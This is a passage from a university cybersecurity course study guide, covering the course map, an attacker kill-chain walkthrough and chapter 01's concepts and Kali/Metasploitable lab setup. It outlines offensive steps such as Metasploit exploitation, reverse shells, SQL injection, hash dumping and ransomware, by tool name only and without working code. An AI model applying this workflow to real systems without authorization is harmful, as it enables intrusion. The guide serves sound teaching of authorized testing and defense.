

Cybersecurity — Combined Study Guide

Cybersecurity F26 · SDU Centre for Industrial Software

38 sections · generated by build_pdf.py

Contents

- 01. 00. Course Overview & Map
- 02. 01. Introduction & Set-up
- 03. 01. Introduction & Set-up — Commands & Code Examples
- 04. 01. Introduction & Set-up — Simulated Open-Book Questions
- 05. 02. Vulnerability Assessment
- 06. 02. Vulnerability Assessment — Commands & Code Examples
- 07. 02. Vulnerability Assessment — Simulated Open-Book Questions
- 08. 03. Penetration Testing
- 09. 03. Penetration Testing — Commands & Code Examples
- 10. 03. Penetration Testing — Simulated Open-Book Questions
- 11. 04. Firewalls and IDS
- 12. 04. Firewalls & IDS — Commands & Code Examples
- 13. 04. Firewalls & IDS — Simulated Open-Book Questions
- 14. 05. Malware and SQL Injection
- 15. 05. Malware & SQL Injection — Commands & Code Examples
- 16. 05. Malware & SQL Injection — Simulated Open-Book Questions
- 17. 06. Denial of Service
- 18. 06. Denial of Service — Commands & Code Examples
- 19. 06. Denial of Service — Simulated Open-Book Questions
- 20. 07. Social Engineering
- 21. 07. Social Engineering — Commands & Code Examples
- 22. 07. Social Engineering — Simulated Open-Book Questions
- 23. 08. Threat Modeling I
- 24. 08. Threat Modeling I — Commands & Code Examples
- 25. 08. Threat Modeling I — Simulated Open-Book Questions
- 26. 09. Cryptography
- 27. 09. Cryptography — Commands & Code Examples
- 28. 09. Cryptography — Simulated Open-Book Questions
- 29. 10. Multi-Party Computation
- 30. 10. Multi-Party Computation — Commands & Code Examples

- 31. 10. Multi-Party Computation — Simulated Open-Book Questions
- 32. 11. Privacy, Data Protection & the GDPR
- 33. 11. Privacy, Data Protection & GDPR — Commands & Code Examples
- 34. 11. Privacy, Data Protection & GDPR — Simulated Open-Book Questions
- 35. 12. Threat Modeling II + Revision
- 36. 12. Threat Modeling II — Commands & Code Examples
- 37. 12. Threat Modeling II — Simulated Open-Book Questions
- 38. Exam Prep & Revision

00. Course Overview & Map

This is the front door to the study guide. Read it first. It explains what the Cybersecurity course (F26, SDU Centre for Industrial Software) is about, summarizes all twelve topics, shows how they fit together as a single offensive-and-defensive story, and tells you which chapter to open when the exam asks about a given thing. Every claim here is a roll-up of the twelve per-topic chapters (01–12) in this folder — consult them for the grounded detail and citations.

What This Course Is About

This is a hands-on, lab-driven cybersecurity course that teaches you to think like both an attacker and a defender — the stated goal is to build strong **"purple teams"** that combine the offensive "red" mindset with the defensive "blue" one (chapter 01). It opens with the foundational vocabulary and worldview of the field: what cybersecurity *is* (protecting networks, systems, programs, and above all **data** — at rest, in transit, and processed — from unauthorized access, modification, and deletion), why security keeps failing ("a fundamental failure of architecture"), and the **CIA triad** (Confidentiality, Integrity, Availability) that every later topic circles back to. From the very first lecture you stand up a virtualized lab — a **Kali Linux** attacker machine and two intentionally vulnerable targets (**Metasploitable 2** on Linux, **Metasploitable 3** on Windows) — because the course is built on six graded hand-in exercises, and the written exam is built directly on those exercises.

The middle of the course walks the **full offensive workflow** end to end and then pivots to **defense**. On the offensive side you learn reconnaissance and vulnerability assessment (mapping hosts, ports, and service versions with Nmap, Nessus, and OpenVAS/GVM), penetration testing (proving vulnerabilities are real with Netcat shells, the Metasploit Framework, and MSFvenom payloads), and the major exploitation classes: malware and SQL injection, denial of service, and social engineering / phishing. On the defensive side you study firewalls and intrusion detection/prevention systems, cryptography (symmetric and public-key, with by-hand RSA and ElGamal), secure multi-party computation, privacy and the GDPR, and threat modeling — the structured discipline of finding security problems by design rather than after a breach. Threat modeling effectively bookends the technical content (an introductory pass and an applied Kubernetes pass), tying the offensive knowledge back into a defensive engineering process.

The throughline is that **offense informs defense**. You learn how attackers find and exploit weaknesses precisely so you can model, prevent, detect, and respond to those attacks — and you learn the cross-cutting ideas (the CIA triad, defense in depth, the human factor, "keep your systems updated," least privilege) that recur in nearly every lecture. The course is graded by a written exam (MCQ/MAQ + short-answer, 50 questions, 2.5 hours) drawn from the slides and the labs the lecturer explicitly flagged for practice: **Labs 2, 3, 5, 6, 8, and 9** (chapter 12).

The 12 Topics at a Glance

#	Topic	One-line summary	Key skills
---	-------	------------------	------------

01	Introduction & Set-up	What cybersecurity is, the core vocabulary and CIA triad, and building the Kali + Metasploitable virtual lab.	CIA triad; risk/vuln/threat/exploit/attack terms; attack surface & vectors; VirtualBox networking modes (NAT vs NAT Network); Kali/Linux basics
02	Vulnerability Assessment	Discover hosts, ports, services, and versions and map them to known vulnerabilities — without exploiting.	Passive vs active recon; whois/DNS; Nmap scan types (SYN/Connect/FIN, $-sV$, $-O$); Nessus & OpenVAS/GVM; authenticated scans; CVE-based severity
03	Penetration Testing	Authorized simulated attack that <i>proves</i> vulnerabilities are exploitable, end to end.	Hat taxonomy & ethics; pentest methodology; Netcat bind/reverse shells; Metasploit (auxiliary→exploit→post); RHOST/LHOST; MSFvenom + multi/handler
04	Firewalls & IDS	Perimeter control (what traffic is allowed) and monitoring (spotting/ reacting to malicious activity).	Firewall types by OSI layer; ACLs & default-deny; stateful vs static; IDS taxonomy; misuse vs anomaly; passive IDS vs reactive IPS; honeypots; password cracking (bcrypt)
05	Malware & SQL Injection	How malware propagates/ hides and how unsanitized input lets an attacker rewrite SQL queries.	Virus vs worm; virus taxonomy; ransomware/Trojan/spyware/rootkit; signature vs heuristic detection; $1=1$ & UNION SQLi; prepared statements & least privilege
06	Denial of Service	Make a service unreachable by exhausting a finite resource; the Availability attack.	DoS vs DDoS & botnets/C&C; SYN flood & the half-open buffer; Smurf/PoD/Teardrop/Land; SYN/RST cookies; Layer 4 vs 7; reverse proxies; resource-exhaustion lab; brute force
07	Social Engineering	Attack the human, not the machine — phishing, pretexting, and persuasion.	SE methods (digital/physical); attack lifecycle & OSINT; persuasion tactics; phishing mechanisms; SMTP spoofing & SPF/DKIM/DMARC ; URL tricks; SET & GoPhish
08	Threat Modeling I	A structured, design-time process to find security issues before they ship.	Model→Find→Address→Validate; DFDs & trust boundaries; STRIDE ; attack trees; mitigate/eliminate/transfer/accept; DREAD & risk matrices
09	Cryptography	Protect the message itself: symmetric and public-key encryption.	SKE vs PKE; substitution ciphers; DES/AES facts; One Time Pad & perfect secrecy; RSA and ElGamal by hand; modular exponentiation; standardization
10	Multi-Party Computation	Jointly compute on private inputs while revealing only the result.	Secret sharing (XOR/additive/Shamir); secure XOR (free) vs AND (needs comms); Beaver triples ; semi-honest vs malicious; output-implied leakage; MPC-as-a-service
11	Privacy & the GDPR	Privacy as a right and the GDPR obligations engineers must build for.	Privacy $\neq$ confidentiality $\neq$ data protection; lawful bases & Art. 5 principles; controller/processor; data-subject rights; anonymization vs pseudonymization ; k-anonymity/ ℓ -diversity; DPIA/DPO/72h breach
12	Threat Modeling II + Revision	Apply threat modeling end-to-end to a Kubernetes cluster; course revision & exam prep.	4Cs of cloud-native security; K8s DFD & trust boundaries; attack trees (AND/OR); attack vectors & RBAC; K8s controls & hardening tools; exam logistics

How the Topics Connect

The course has a clear architecture: an **offensive arc**, a **defensive arc**, and a **framing layer** that wraps both. Almost every topic is a node on one of these arcs, and the arcs meet in the middle.

Chapter 01 is the framing for everything. It defines the assets we protect (networks, systems, programs, data), the goals (the CIA triad), the vocabulary (vulnerability → threat → exploit → attack → patch → countermeasure), the **attack surface** (the sum of attack vectors: network, machine, software, human), and it stands up the lab every later chapter uses. It also names the six "major activities of cybersecurity" — vulnerability assessment, penetration testing, threat modeling, security monitoring, incident response, hardening — which is essentially the course syllabus in miniature.

The offensive arc (chapters 02 → 03 → 05/06/07) follows the attacker's path. Vulnerability assessment (02) is pure reconnaissance and analysis: find the hosts, ports, services, and versions, and map them to CVEs — but it deliberately *stops before exploitation*. Penetration testing (03) picks up exactly where 02 stops, taking the same methodology (recon → threat modeling/scope → vulnerability analysis → **exploitation** → reporting) all the way through proving the weakness is real with Metasploit, shells, and payloads. The "sneak peek" of Metasploit at the end of chapter 02 is the literal bridge into chapter 03. From there the course drills into the major *exploitation classes* an attacker actually uses: **malware and SQL injection** (05, exploiting bad input handling and trust), **denial of service** (06, exhausting resources to attack Availability), and **social engineering** (07, attacking the human who has legitimate access). These four (05, 06, 07, plus the Metasploit exploitation of 03) are the "what can go wrong" catalogue.

The defensive arc (chapters 04, 09, 10, 11, 08/12) answers each offensive move. Firewalls and IDS/IPS (04) are the direct counter to network attacks and DoS — they control what traffic is allowed and detect/react to malicious activity (the SYN-flood and Smurf mitigations in chapter 06 lean directly on firewall/IPS concepts). Cryptography (09) defends the **data itself**, providing the confidentiality and integrity that firewalls and threat-modeling mitigations repeatedly call for (e.g., "cryptography is required over a network"). Multi-party computation (10) extends cryptography to let mutually distrusting parties compute on private data, and it reuses the One Time Pad idea from chapter 09. Privacy & the GDPR (11) is the legal-and-ethical defensive layer — it turns abstract security goals into concrete obligations (security of processing, breach notification, data minimization, privacy-by-design) and even has its own threat-modeling framework (LINDDUN). And **threat modeling (08 and 12) is the meta-defense** that organizes all of this: it is where the offensive knowledge gets *used* defensively. STRIDE's six categories are literally the CIA triad plus authentication, non-repudiation, and authorization; its attack trees encode the very attacks taught in 03/05/06/07; and chapter 12 applies the whole apparatus to a real Kubernetes cluster.

Where they meet. The arcs are two views of the same coin, and the course makes the link explicit in several places. Threat modeling appears *inside* the pentest methodology (03) as the scoping step, and again as its own discipline (08, 12). Social engineering (07) is framed both as an attack and as a form of penetration testing. The CVE/OWASP/CAPEC/Exploit-DB knowledge repositories introduced in chapter 01 are used offensively in 02/03 and defensively as attack libraries in 08. And "keep your systems updated," "least privilege," and "defense in depth" surface as both the lesson of specific attacks (06's recurring old bugs, 05's privilege-chaining lab) and as standing defensive principles. The student who has done the offensive arc can read an attack tree in chapter 12 and immediately name the mitigation — which is exactly the purple-team skill the course is built to produce.

The Attacker's Workflow

If you thread the practical chapters together, you get a single kill-chain-style narrative. This is the consolidated walkthrough an attacker (or an authorized pentester) follows, with the chapter that covers each stage.

1. **Get authorization & set scope (ethics first).** Before anything, a white-hat tester gets permission and defines what the test covers — the "getting permission" and "threat modeling/scope" steps of the pentest methodology. Without this, the same actions are illegal (chapters 01 ethics, 03 methodology, 07 SE ethics).
2. **Reconnaissance — passive first.** Gather intel *without touching the target*: whois/DNS records, Netcraft/archive.org, Shodan, job ads, and OSINT on people and organizations. This is the stealthy, low-risk groundwork (chapter 02 passive scanning; chapter 07 OSINT/information gathering).
3. **Active scanning & enumeration.** Now probe the target: discover live hosts (NetDiscover), then map open ports, services, versions, and OS with **Nmap** (`-sS` stealthy SYN, `-sV` versions, `-O` OS, `-p-` all ports). Enumerate services and fingerprint them (chapters 02, 03).
4. **Vulnerability analysis.** Connect the discovered service/version intel to known weaknesses via CVE and Exploit-DB, and run automated scanners (**Nessus**, **OpenVAS/GVM**) — using authenticated scans where possible for deeper, local/config findings. Remember: *not every open port is a vulnerability*. Assessment ends here (chapter 02).
5. **Initial exploitation — get a foothold.** Cross the line from assessment to pentest: prove the weakness with a working exploit. Use **Metasploit** (auxiliary scanner → exploit module, e.g., vsFTPD 2.3.4 backdoor or EternalBlue), get a shell (Netcat bind/reverse shells, Meterpreter), or come in through an *application* bug — a **SQL injection** that escalates from reading records to dumping every credential (chapters 03, 05). The human path is equally valid: a **phishing** email or vishing/smishing call that harvests credentials or runs malware (chapter 07).
6. **Deliver a payload / weaponize.** Where needed, craft a custom payload with **MSFvenom** (e.g., a reverse-TCP Meterpreter EXE/ELF) and catch it with `multi/handler` — getting the victim to *run* it is the social-engineering/delivery problem (chapters 03, 07). **Malware** is the broader weaponization toolkit: Trojans, droppers, ransomware staging (chapter 05).
7. **Privilege escalation & post-exploitation.** Once inside, escalate (e.g., `sudo -s` to root, EoP exploits), then harvest: dump password hashes, enumerate users/processes/network, locate sensitive files, find persistence mechanisms, and assess **lateral movement**. The SQLi lab's chain — directory listing → unsanitized input → DB root with no password → broad `sudo` → host root → direct MySQL — is the canonical "one bug cascades into total compromise" story (chapters 03 post-exploitation, 05 lab chain).
8. **Impact / objective.** Depending on goal: exfiltrate or destroy data (SQLi `DROP TABLE`), deny service by exhausting resources (**DoS/DDoS** — SYN floods, HTTP floods, botnets), recruit the host into a botnet, or deploy ransomware. DoS specifically attacks **Availability** rather than stealing data (chapter 06).
9. **Report (the deliverable).** The legitimate workflow ends not with damage but with a report: an executive summary of business impact plus a technical write-up of critical vulnerabilities (root cause, method, impact, CVE, remediation). Assessment and pentest both culminate in reporting (chapters 02, 03).

The defender reads this same chain backwards: firewalls/IDS (04) catch stages 3–8 at the network, cryptography (09) blunts stage 8's data theft, threat modeling (08/12) anticipates the whole chain by design, and the GDPR (11) governs what happens when stage 8 succeeds (breach notification).

Cross-Cutting Themes

A handful of ideas recur across nearly every chapter. Recognizing them is worth more on the exam than memorizing any single tool.

- **The CIA triad (Confidentiality, Integrity, Availability).** Introduced in chapter 01 as *the* security-goals model, it reappears everywhere: DoS is defined as an attack on **Availability** (06); cryptography provides **Confidentiality** and **Integrity** (09); SQLi and information disclosure break Confidentiality; **STRIDE** (08) is essentially the CIA triad expanded — Spoofing↔Authentication, Tampering↔Integrity, Repudiation↔Non-repudiation, Information Disclosure↔Confidentiality, DoS↔Availability, Elevation of Privilege↔Authorization; and the GDPR's Art. 5 "security of processing" principle is "integrity & confidentiality" (11).
- **Defense in depth (layered defense).** No single control is sufficient. Chapter 01 names it as a core countermeasure; firewalls + IDS + IPS + antivirus form layers (04, 05); the GDPR demands organizational *and* technical measures (11); the Kubernetes "4Cs" (Cloud/Cluster/Container/Code) are explicitly nested layers (12); and threat modeling's mitigate/eliminate/transfer/accept choices are layered defenses per threat (08).
- **The human factor.** People are the weakest link and hardest to "patch." Chapter 01 lists human factors as a root cause of insecurity; social engineering (07) is the entire chapter devoted to it; phishing appears as early as chapter 02; payload *delivery* in pentesting depends on tricking a user (03); and the GDPR frames data subjects as humans with rights (11). "Security as a secondary goal" is one of the GDPR's "seven privacy sins."
- **Keep your systems updated / patching.** A standing lesson: Ping of Death, Teardrop, and Land are old bugs that resurface (06); malware exploits unpatched systems (05); but Metasploitable targets are *deliberately* kept outdated for the lab (01). Patching closes vulnerabilities and prevents your machine becoming a botnet zombie.
- **Least privilege & access control.** A recurring mitigation: the SQLi lab's DB-root-with-no-password is the anti-pattern (05); RBAC mis-configuration is "many attack vectors" in Kubernetes (12); least privilege is an explicit SQLi defense (05) and an EoP mitigation (08); and access control is a CIA confidentiality mechanism (01).
- **Authorization, ethics, and the law.** Offensive skills are for authorized use only. The ethical statement and hat taxonomy (01, 03), Kant's categorical imperative (03), SE pen-test ethics (07), and the entire legal layer of GDPR (11) and NIS2 (03) all insist that *getting permission* is the line between white-hat and black-hat.
- **Find problems early / by design.** "Wouldn't it be better to find security issues before you write a single line of code?" Threat modeling (08, 12), secure-by-design (01), and privacy-by-design (11) all push security upstream rather than bolting it on after a breach.
- **Know your tooling and its limits.** Across chapters the message is consistent: tools (Nessus/GVM severity, automated phishing filters, signature scanners, k-anonymity) are useful but fallible — false positives/negatives abound, and human judgment (reviewing the CVE, verifying out-of-band, checking the math) is still required (02, 04, 05, 07, 11).

Where to Look

A quick index — if the exam asks about **X**, open chapter **Y**.

- CIA triad; risk vs vulnerability vs threat vs exploit vs attack; attack surface & vectors; the lab setup; VirtualBox networking (NAT vs NAT Network); Kali/Metasploitable credentials → 01
- Nmap scan types and flags (`-sS/-sT/-sF`, `-sV`, `-O`, `-Pn/-sn`, `-p-`, timing `-T0..T5`); passive vs active scanning; whois/DNS; Nessus vs OpenVAS/GVM; authenticated scans; "is an open port a vulnerability?"; CVE/severity → 02
- Pentest methodology & ethics; hacker hat colours; Netcat bind vs reverse shells; Metasploit module types & RHOST/LHOST; EternalBlue/vsFTPD backdoor; Meterpreter & post-exploitation; MSFvenom & multi/handler; lateral movement → 03
- Firewall types by OSI layer; static vs stateful; ACLs & default-deny; circuit-level/application proxy; bastion host/DMZ/VPN; IDS vs IPS; misuse vs anomaly detection; honeypots; cracking a bcrypt hash (Hashcat/John, rockyou) → 04
- Virus vs worm; virus taxonomy (macro/polymorphic/armored...); ransomware/Trojan/spyware/rootkit; signature vs heuristic detection; SQL injection (`1=1`, UNION, batch/DROP); SQLi defenses (prepared statements, least privilege); dirb/nikto/sqlmap; the DVWA→root lab chain → 05
- DoS vs DDoS; botnets/C&C/zombies; SYN flood & half-open buffer; Smurf/Ping of Death/Teardrop/Land; SYN cookies/RST cookies/stack tweaking; Layer 4 vs Layer 7; Slowloris; LOIC/HOIC/TFN; reverse proxies (Cloudflare); resource-exhaustion lab; brute force / Hydra / fork bomb → 06
- Social engineering methods (digital/physical); attack lifecycle & targeting; OSINT; pretexting & persuasion tactics; phishing mechanisms (credential/malware/CEO fraud); SMTP spoofing; SPF vs DKIM vs DMARC; URL-disguising tricks; vishing/smishing; SET & GoPhish → 07
- Threat-modeling process (Model→Find→Address→Validate); DFDs & trust boundaries; STRIDE & its property mapping; attack trees; mitigate/eliminate/transfer/accept; DREAD & risk matrices; "think like an attacker" caveats → 08
- Symmetric vs public-key; substitution ciphers (Caesar/Vigenère/Enigma); DES vs AES facts; One Time Pad & perfect secrecy; RSA by hand ($m^e \bmod n$); ElGamal by hand; modular exponentiation; brute-force time estimates; standardization (FIPS/NIST) → 09
- Secure multi-party computation; secret sharing (XOR/additive/Shamir); secure XOR (free) vs AND (needs comms); Beaver/multiplication triples; semi-honest vs malicious adversaries; output-implied leakage; millionaires' problem; MPC-as-a-service → 10
- Privacy vs confidentiality vs data protection; GDPR lawful bases (Art. 6); Art. 5 principles; controller vs processor; data-subject rights (R1–R10); personal vs sensitive data; anonymization vs pseudonymization; k-anonymity/ ℓ -diversity; DPIA/DPO; 72-hour breach notification; privacy-by-design/LINDDUN → 11
- Applied threat modeling on Kubernetes; the 4Cs; K8s DFD & trust boundaries; attack trees (AND vs OR nodes); K8s attack vectors & RBAC; K8s security features & hardening; security tooling (kube-bench/Clair/Kubescape/Notary); exam logistics & what to revise → 12

Exam strategy reminder (from chapter 12): the exam is 50 questions (35 MCQ/MAQ + 15 short-answer, 2.5 hours), drawn from the slides and exercises. The lecturer explicitly flagged **Labs 2, 3, 5, 6, 8, and 9** for practice — Vulnerability Assessment, Penetration Testing, Malware & SQLi, Denial of Service, Threat Modeling I, and Cryptography. Master the four-step threat-modeling process and AND/OR attack-tree reading, the CIA→STRIDE mapping, and be able to *do* the Nmap scans, the SQLi payloads, and the RSA/ElGamal arithmetic by hand.

01. Introduction & Set-up

Sources for this chapter: L01_Introduction.pdf (46 pages, lecture slides), E01.pdf (9 pages, Lab 01 instructions), labsetup4mac.pdf (1 page, Apple Silicon setup), solution4metasploitable3.pdf (1 page, Metasploitable 3 on UTM fix). Course: Cybersecurity F26, SDU Centre for Industrial Software (CIS), taught by Sani Abdullahi and Hiraku Morita. Citations use (L01 p.X), (E01 p.X), (MAC p.1), (SOL p.1).

Overview — what this topic covers and why it matters

This first chapter sets up the whole course. It has two halves. The **conceptual half** introduces what cybersecurity *is* — the body of technologies, processes and practices that protect networks, computers, programs, digital assets, and data (whether processed, stored, or in transit) from attack, damage, or unauthorized access (L01 p.22). It frames *why* security keeps failing ("a fundamental failure of architecture", security not considered early in software design), what we protect (networks, systems/devices, programs, and most importantly data), the goals we protect for (the CIA triad), the idea of the **attack surface** as the sum of attack vectors, and the core vocabulary (risk, vulnerability, threat, exploit, attack, patch, countermeasure) (L01 p.18–35).

The **practical half** is the lab environment that every later lecture and the six graded hand-in exercises build on. You stand up a virtualized network in VirtualBox containing one **attacker** machine (Kali Linux) and two intentionally vulnerable **target** machines (Metasploitable 2 on Linux, Metasploitable 3 on Windows), connect them so they can talk to each other, and learn the basic Linux commands and tooling you will use throughout (L01 p.39–45, E01 p.1–9). This matters because the written exam is built directly on the six hands-in exercises (L01 p.11), so the lab is not optional scaffolding — it is the exam material. The chapter also stresses **ethics**: all skills are for educational purposes only, unauthorized access is prohibited, and you must sign the Ethical Statement Form (L01 p.10).

Key Concepts

What cybersecurity is (and how it relates to information security)

Cybersecurity is defined in the lecture as "the body of technologies, processes and practices designed to protect networks, computers, programs, digital assets, and data (processed, stored and/or in transit) from attack, damage or unauthorized access" (L01 p.22). The slides also give the NIST formal definition: "Measures and controls that ensure confidentiality, integrity, and availability of information system assets including hardware, software, firmware, and information being processed, stored, and communicated" — from NIST Internal/Interagency Report NISTIR 7298 Rev. 3, the Glossary of Key Information Security Terms, July 2019 (L01 p.23). The slides present **Information Security** and **Cyber Security** as related/overlapping ideas (L01 p.22) but do not give a precise boundary between them in the text, so do not overstate the distinction on the exam — anchor to the two definitions above.

Why it matters: the definition directly names *what* is protected and *what* it's protected against, which feeds straight into the attack-surface and CIA discussions later.

Why security fails ("Where are we getting it wrong?")

The lecture frames the root problem from a software-engineer's perspective: "The cybersecurity crisis is a fundamental failure of architecture" — security *should* be, but often is *not*, considered during early software design (attributed to Mowbray, T. J., *Cybersecurity: Managing Systems, conducting Testing, and Investigating Intrusions*) (L01 p.18). It cites a figure that cyber criminals are responsible for about **11.36 trillion USD per year** in financial losses, business downtime, and other assets (source: "83 Cybersecurity Statistics 2026: Worldwide Data & Trends") (L01 p.18).

The concrete causes given are (L01 p.19): - Simple bugs in software and firmware. - Mis-configuration across systems and services. - Unintended side effects caused by system complexity (interconnectedness). - Human factors (from unintentional errors to malicious actions).

A key takeaway here: "Many security issues can be either accidental or intentional" (L01 p.19).

How to counter it (defenses and the major security activities)

Possible ways to counter these issues (L01 p.20): - Best practices & security policies. - Checks for known bad patterns. - **Defense-in-depth**. - **Secure by design** principles. - Training and awareness. - Experience and continuous learning.

These are operationalized as the **major topics / activities** of cybersecurity (L01 p.21): - **Vulnerability Assessment** — finding weaknesses. - **Penetration Testing** — ethical hacking to find exploitable weaknesses. - **Threat Modelling** — understanding what can go wrong, how it can be attacked, and what to do about it. - **Security Monitoring** — SIEM, firewalls, intrusion detection, intrusion prevention, etc. - **Incident Response** — handling breaches when they occur. - **Hardening** — improving system security: two-factor authentication, patches, updates, etc.

Why it matters: these six activities map onto the course plan (vulnerability assessment, pen testing, firewalls/IDS, threat modelling, etc.), so they are a likely "list the major cybersecurity activities" exam question.

What to protect — against what

We protect four categories of assets (L01 p.25): - **Networks** — all networks that interconnect our digital assets. - **Systems and devices** — all systems and devices connected to the networks. - **Programs** — all programs or source code that build up the systems connected to the networks. - **Data** (most important) — all data whether **in transit, at rest, or processed**.

We protect these **against unauthorized access, modification, and deletion** (L01 p.25). Note how cleanly this maps to the CIA triad: unauthorized access ↔ confidentiality, unauthorized modification ↔ integrity, unauthorized deletion ↔ availability.

The CIA triad (security goals)

The CIA triad is the core "how to protect" model (L01 p.26–27): - **Confidentiality** — preventing the disclosure of information to unauthorized parties. Mechanisms: encryption, access control, authentication (L01 p.27). - **Integrity** — protecting information from being modified by unauthorized parties. Mechanisms: signatures, checksums (L01 p.27). - **Availability** — making sure that authorized parties are able to access the information when needed. Mechanisms: computational redundancies, backups, mitigation strategies (L01 p.27).

Why it matters: the triad is the single most exam-likely definition set in this chapter. Be able to define each pillar *and* give at least one example mechanism for each, exactly as the slides pair them.

Why cybersecurity now / what to consider first

"Why cybersecurity?" is answered by three escalating trends plus the rise of ransomware (L01 p.24): - Ever increasing information sharing. - Ever increasing interconnectedness. - Ever increasing vulnerabilities & exploits → ever increasing cyber attacks (e.g., ransomware).

"Where to begin?" asks whether the involved technologies implement effective security measures, broken out by technology (L01 p.28): - **Networks** — transmission security (secure protocols), access control, etc. - **Desktop devices** — OS fragmentation, timely security updates, licensed software. - **Mobile devices** — OS fragmentation, outdated hardware without security support, keeping user devices in a secure environment. - **Storage** — localized vs mobile, data encrypted, biometric, etc.

Attack surface and attack vectors

- **Attack surface** = "a sum of all points where an attacker could try to enter, interact with, or extract data from a system" (L01 p.30). Equivalently: the attack vectors or end points an attacker can use to negatively affect resources or data, e.g., an unauthorized user accessing/editing/deleting data (L01 p.31).
- The slides give the formula **Attack Surface** = Σ of **Attack Vectors** (L01 p.32). The four attack-vector categories — i.e., how the data/system can be accessed — are (L01 p.32):
 - **Network**
 - **Machine (physically)**
 - **Software**
 - **Human**
- Three entities have opposing interests around the attack surface (this is the "Defense in Depth and Attack Surface" slide) (L01 p.33):
 - **Attacker** — wants to *expand* the exposed interface.
 - **Operator** — wants to *limit* the surface open to attacks.
 - **Designer** — should design the system accordingly (to meet the operators' requirements).
- **Access to the target:** depending on the kind of access, *no vulnerability is needed* (direct access). **Social engineering is often a first step** — e.g., an email to all/selected employees with or without crafted attachments (L01 p.34).

Why it matters: "define attack surface and list the four attack vectors" and "who wants to expand vs limit the attack surface" are both clean, high-probability exam items.

Key cybersecurity terms (the vocabulary you must not confuse)

From L01 p.35: - **Risk** — a measure of the extent to which an entity is threatened by a potential circumstance/event. - **Vulnerability** — a weakness in a system. - **Threat** — a circumstance/event that has the potential to exploit a vulnerability. - **Exploit** — a method of taking advantage of a vulnerability. - **Attack** — an action that uses a threat to exploit a vulnerability. - **Patch** — a fix for a vulnerability. - **Countermeasure** — a means of preventing an attack, which tries to exploit one or more vulnerabilities.

The relationships chain together: a **threat** exploits a **vulnerability**; an **exploit** is the *method*, an **attack** is the *action* that uses a threat to carry out that exploitation; a **patch** fixes the vulnerability; a **countermeasure** prevents the attack. Mixing up "threat" vs "exploit" vs "attack" is a classic exam trap (see Gotchas).

Key takeaways / mindset

The lecture's stated takeaways (L01 p.36): - Security is a wide field; **there is no silver bullet**. - The process can be **domain specific** ... and **iterative**. - But there are procedures & best practices. - The

recurring questions to ask: What do we want to protect? How to protect it safely? Where and how can it be attacked? How can these attacks be mitigated? What next when the worst case occurs?

Standards bodies and legal issues

Standards organizations that cover management practices and the overall architecture of security mechanisms/services (L01 p.37): - **NIST** — National Institute of Standards and Technology. - **ISOC** — Internet Society. - **ITU-T** — International Telecommunication Union. - **ISO** — International Organization for Standardization.

Legal issues named (L01 p.38): - The Computer Security Act of 1987 & 1992. - OMB Circular A-130. - US state computer laws (reference link in slides). - **HIPAA** — Health Insurance Portability and Accountability Act of 1996. - **EU Data Protection Regulations (GDPR 2018)**.

Knowledge repositories and learning platforms

Knowledge repositories (described as "not exhaustive") (L01 p.8): - **CVE** — Common Vulnerabilities and Exposures. - **Exploit Database**. - **CWE** — Common Weakness Enumeration. - **MITRE ATT&CK Framework**. - **OWASP** — Open Web Application Security Project. - **CVE Details**.

Online training platforms (L01 p.8): **TryHackMe**, **Hack The Box**, **OverTheWire**.

The course toolset

Tools introduced by category (L01 p.9): - **Penetration testing**: Nmap, Netcat, Metasploit Framework, Burp Suite (slide: "Burp Suit"), Kali Linux toolset, Wireshark, Scapy (mostly advanced testing & research), Social Engineer Toolkit (slide: "Social Engineer Toolset"). - **Vulnerability Assessment**: Nessus, OpenVAS / Greenbone, Rapid7 InsightVM (formerly Nexpose). - **Virtualization platforms**: VirtualBox / VMware. - **Vulnerable machines**: Metasploitable 2 & Metasploitable 3. - **Firewall/IDS/IPS**: Snort. - **SIEM (incl. Extended Detection & Response)**: Wazuh.

The lab architecture (attacker + two targets, virtualized)

The exercise lab is three VMs (L01 p.40, E01 p.2): - **Attacker / tester**: Kali Linux. - **Targets / victims**: Metasploitable 2 (Linux) and Metasploitable 3 (Windows). - **Everything is virtualized in VirtualBox**.

Kali Linux is a Debian-based Linux distribution designed for penetration testing; it is an open-source project maintained and funded by Offensive Security, and you download a VirtualBox image from kali.org (L01 p.42). Since release **2020.1**, Kali follows a **non-root user policy** — default user/password is kali/kali, and you use `sudo [-i]` to become or act as root (L01 p.43). Kali "is not intended to be used as a desktop OS, but as a pen testing tool box" (L01 p.44).

Metasploitable 2 & 3 are **intentionally vulnerable and contain untrusted software by design** — they must be treated as hostile and kept strictly isolated from your host system and any production networks (E01 p.1, p.5). The course-recommended counterpoint: keep the vulnerable machines "as outdated as they were designed" (don't patch them) (L01 p.44).

VirtualBox networking modes (the connectivity table)

This table appears in both the lecture and the lab and is highly exam-likely. It shows, per networking mode, what connectivity is allowed (L01 p.41, E01 p.7):

Mode	VM ↔ Host	VM1 ↔ VM2	VM → Internet	VM ← Internet
HostOnly	Yes	Yes	No	No

Internal	No	Yes	No	No
Bridged	Yes	Yes	Yes	Yes
NAT	No	No	Yes	Port forwarding
NAT Network	No	Yes	Yes	Port forwarding

Mode descriptions (L01 p.41): - **Host Only** — limits the VM to a local private network; can communicate with host or other VMs; can neither send to nor receive from the Internet. - **Bridged** — the VM is a node on the local network; packet sniffing on the host interface is possible. - **Internal Networking** — VMs are assigned to virtual private networks (isolated; no host, no Internet). - **NAT** — VM is hidden by the host; VMs *cannot* communicate with each other; traffic from the VM appears as if it came from the host. - **NAT Network** — assigns VMs to virtual private networks; the assigned VMs *can* communicate; traffic from the VMs appears as if from the host.

The single most important contrast to memorize: **plain NAT does NOT let VM1 talk to VM2**, but **NAT Network DOES**. That is exactly why NAT Network is the recommended simple setup for the attacker-to-target lab (E01 p.4, p.7–8).

Choosing a network configuration for the lab

For inter-VM communication, the attacker (Kali) and targets (Metasploitable) must be on the **same virtual network** (E01 p.6–7). Two configurations are presented (E01 p.7): - **NAT Network (Simple Setup)** — simplest; gives internet access, automatic IP via DHCP, and communication between all VMs on the same NAT Network. Downside: limited control over which machines can communicate.

Recommended for getting the environment working quickly (E01 p.7). - **Internal Network + NAT (Advanced Setup)** — combines **Internal Networking** for inter-VM communication with a **separate NAT adapter** for controlled internet access. Lets you restrict communication to selected VMs, better isolate vulnerable targets, and model realistic topologies. Preferable when working with untrusted VMs or when stronger isolation is required (E01 p.7–8).

The trade-off is **functionality/convenience vs. isolation/realism** — NAT Network is easy but leaky; Internal + NAT is more work but isolates the deliberately vulnerable targets from the wider network.

Platform compatibility (x86 vs Apple Silicon, WSL)

- All NextCloud VM images, and Metasploitable images in general, are built for **amd64/x86** architecture (E01 p.2).
